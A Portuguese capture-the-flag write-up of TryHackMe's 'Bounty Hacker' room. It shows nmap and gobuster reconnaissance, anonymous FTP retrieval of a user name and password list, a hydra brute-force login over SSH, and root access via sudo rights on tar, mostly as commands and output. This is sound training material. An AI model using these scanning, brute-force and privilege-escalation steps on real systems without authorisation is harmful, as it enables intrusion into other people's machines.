Bounty Hacker, TryHackMe, Easy, 10/04/26

Sumário:

Visão Geral	pg 1
Reconhecimento	pg 1
Exploração	pg 2
Escalada de Privilégios	pg 6
Conclusão	pg 7
Referências	pg 7

Visão Geral:

O desafio consiste na exploração do serviço “ftp” para encontrar arquivos que expõem usuário e senha de login, que por sua vez são usados para acessar remotamente a máquina por SSH. Após o acesso, os privilégios são escalados aproveitando-se de uma vulnerabilidade na permissão de sudo no comando tar. A superfície do ataque inclui as portas abertas 21, 22 e 80 e diversas outras fechadas, além de dois arquivos de texto compartilhados pelo ftp e um usuário “lin”.

Reconhecimento:

Utilizando o nmap com `nmap -vvvv -sT --script vuln <TARGET_IP>`, encontra-se 3 portas abertas e diversas portas que recusam conexão:

```
Host is up, received syn-ack (0.16s latency).
Scanned at 2026-04-10 18:10:30 -03 for 41s
Not shown: 967 filtered tcp ports (no-response)
PORT      STATE  SERVICE         REASON
20/tcp    closed ftp-data        conn-refused
21/tcp    open   ftp             syn-ack
22/tcp    open   ssh             syn-ack
80/tcp    open   http            syn-ack
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 10
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
990/tcp   closed ftps            conn-refused
40193/tcp closed unknown         conn-refused
40911/tcp closed unknown         conn-refused
41511/tcp closed unknown         conn-refused
42510/tcp closed caerpc          conn-refused
44176/tcp closed unknown         conn-refused
44442/tcp closed coldfusion-auth conn-refused
44443/tcp closed coldfusion-auth conn-refused
44501/tcp closed unknown         conn-refused
45100/tcp closed unknown         conn-refused
48080/tcp closed unknown         conn-refused
49152/tcp closed unknown         conn-refused
49153/tcp closed unknown         conn-refused
49154/tcp closed unknown         conn-refused
49155/tcp closed unknown         conn-refused
49156/tcp closed unknown         conn-refused
49157/tcp closed unknown         conn-refused
49158/tcp closed unknown         conn-refused
49159/tcp closed unknown         conn-refused
49160/tcp closed unknown         conn-refused
49161/tcp closed unknown         conn-refused
49163/tcp closed unknown         conn-refused
49165/tcp closed unknown         conn-refused
49167/tcp closed unknown         conn-refused
49175/tcp closed unknown         conn-refused
49176/tcp closed unknown         conn-refused
49400/tcp closed compaqdiag      conn-refused
49999/tcp closed unknown         conn-refused
50000/tcp closed ibm-db2         conn-refused
```

Imagem 1 - Portas e Vulnerabilidades encontradas com nmap

O nmap também alerta para o diretório /images/ encontrado ao enumerar o http do servidor, que poderá ser útil mais adiante no CTF. Dentre as portas abertas, tem-se os serviços ftp, ssh e http.

Exploração:

Iniciando a exploração por averiguar o serviço http da rede, encontra-se a seguinte página:



Imagem 2 - Página com imagem e texto

Exceto pelos possíveis nomes de usuário, o html da página não fornece informações úteis para o desafio. Investigando o diretório encontrado pelo nmap, também não se encontra nenhum progresso:



Imagem 3 - Lista de imagens

Em seguida roda-se o gobuster na tentativa de encontrar algum outro diretório dentro do serviço web do ip, utilizando o comando `gobuster dir -u <TARGET_IP> -w common.txt`:

```
filipen@pantero:~/Downloads$ gobuster dir -u [redacted] -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     [redacted]
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 313] [--> http://[redacted]/images/]
/index.html           (Status: 200) [Size: 969]
/javascript           (Status: 301) [Size: 317] [--> http://[redacted]/javascript/]
/server-status        (Status: 403) [Size: 277]
Progress: 4739 / 4739 (100.00%)
===============================================================
Finished
===============================================================
filipen@pantero:~/Downloads$
```

Imagem 4 - Diretórios encontrados com gobuster

Encontra-se o mesmo caminho /images/ e um novo diretório /javascript. Entretanto, mesmo que marcado como um potencial caminho, a página retorna o status 403:



Imagem 5 - Página retorna “Forbidden”

Tendo esgotado as opções no serviço http, a atenção volta para a porta 21, ftp. Ao utilizar o comando ftp <TARGET_IP>, entende-se que o servidor é anônimo apenas. Após a conexão,

descobre-se dois arquivos de texto no sistema:

```
filipen@pantero:~/Downloads$ ftp [redacted]
Connected to [redacted]
220 (vsFTPd 3.0.5)
Name ([redacted]:filipen):
530 This FTP server is anonymous only.
ftp: Login failed
ftp> exit
221 Goodbye.
filipen@pantero:~/Downloads$ ftp [redacted]
Connected to [redacted].
220 (vsFTPd 3.0.5)
Name ([redacted]:filipen): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp>
```

Imagem 6 - Arquivos obtidos no ftp

Após obtidos os arquivos com os comandos get locks.txt e get task.txt, é possível sair do ftp com exit e acessar os arquivos baixados com cat, revelando o nome “lin” no arquivo task e diversas strings no arquivo locks. Inferindo que o nome “lin” é um usuário e que alguma das strings no segundo arquivo pode ser uma senha correta, utiliza-se o software hydra para acessar a máquina remotamente pela porta 22 SSH por meio de força bruta, executando o comando: hydra -l lin -P locks.txt ssh://<TARGET_IP>:

```
filipen@pantero:~/Downloads$ hydra -l lin -P locks.txt ssh://1[redacted]
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 17:11:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://[redacted]
[22][ssh] host: [redacted]   login: lin   password: [redacted]
```

Imagem 7 - Login obtido com força bruta

O hydra encontra com sucesso uma senha válida dentro do arquivo para o usuário “lin”. Após a conexão com ssh, é possível acessar a máquina e encontrar a primeira flag:

```
filipen@pantero:~/Downloads$ ssh [redacted] -l lin
lin@[redacted] password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from [redacted]
lin@ip-10-66-168-72:~/Desktop$ ls
user.txt
lin@ip-10-66-168-72:~/Desktop$ cat user.txt
[redacted]
```

Imagem 8 - Conexão com SSH

Escalada de Privilégios:

Tendo acesso à máquina, executa-se o comando sudo -l para encontrar as permissões de super usuário de lin. O comando retorna a permissão de utilizar o sudo bin/tar:

```
lin@ip-10-66-168-72:/$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on [redacted]
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User lin may run the following commands on [redacted]
    (root) /bin/tar
```

Imagem 9 - Verificando privilégios

Verificando a sala de Linux Privilege Escalation do TryHackMe, ecnontra-se uma referência ao site https://gtfobins.github.io/, que contém informações sobre como utilizar programas com permissões de sudo para escalar privilégios no Linux. Pesquisando por “tar”, encontra-se a possibilidade de usá-lo da seguinte forma para obter um shell:



Imagem 10 - Exploit com tar

Assim, navegando até o diretório bin e usando o comando acima com sudo, obtém-se acesso aos privilégios de root, após isso é possível acessar o root.txt e obter a última flag:



Imagem 11 - Obtendo acesso root

Conclusão:

Utiliza-se o nmap para mapear as portas. Procurando por informações no http, encontra-se apenas possíveis usuários. Ao explorar o ftp, descobre-se dois arquivos de texto, um com um usuário e outro com diversas possíveis senhas. Ao acessar a máquina com SSH num ataque de força bruta utilizando o hydra e os arquivos encontrados anteriormente, encontra-se a primeira flag. Para acessar a segunda, é realizado uma escalada de privilégios com o comando sudo tar, garantindo acesso ao root.

Referências:

https://gtfobins.github.io/